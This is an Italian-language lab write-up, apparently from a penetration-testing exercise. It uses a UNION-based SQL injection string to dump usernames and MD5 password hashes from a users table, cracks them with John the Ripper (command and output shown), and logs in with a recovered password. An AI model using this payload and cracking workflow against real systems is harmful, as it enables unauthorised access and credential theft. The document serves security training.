Password cracking

Inserisco il comando: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # permette di richiedere username e password dal DB




Le password sono cifrate, procedo con la decifrazione utilizzando John su Kali. Creo il file contente le password grezze ed eseguo il comando: John - - format=raw-md5 password (password è il nome del file)

```
S john --format=raw-md5 password
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (?)
password (?)
password (?)
abc123 (?)
letmein (?)
Proceeding with incremental:ASCII
charley (?)
5g 0:00:00:00 DONE 3/3 (2023-11-02 09:58) 9.259g/s 330277p/s 330277c/s 333122C/s stevy.
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords religiously completed.

[kali@kali)-[~/Desktop]
```

Le password sono decifrate. Provo ad accedere con username "Pablo" e la rispettiva password "letmein".



Come mostrato in figura, il Login è avvenuto con successo.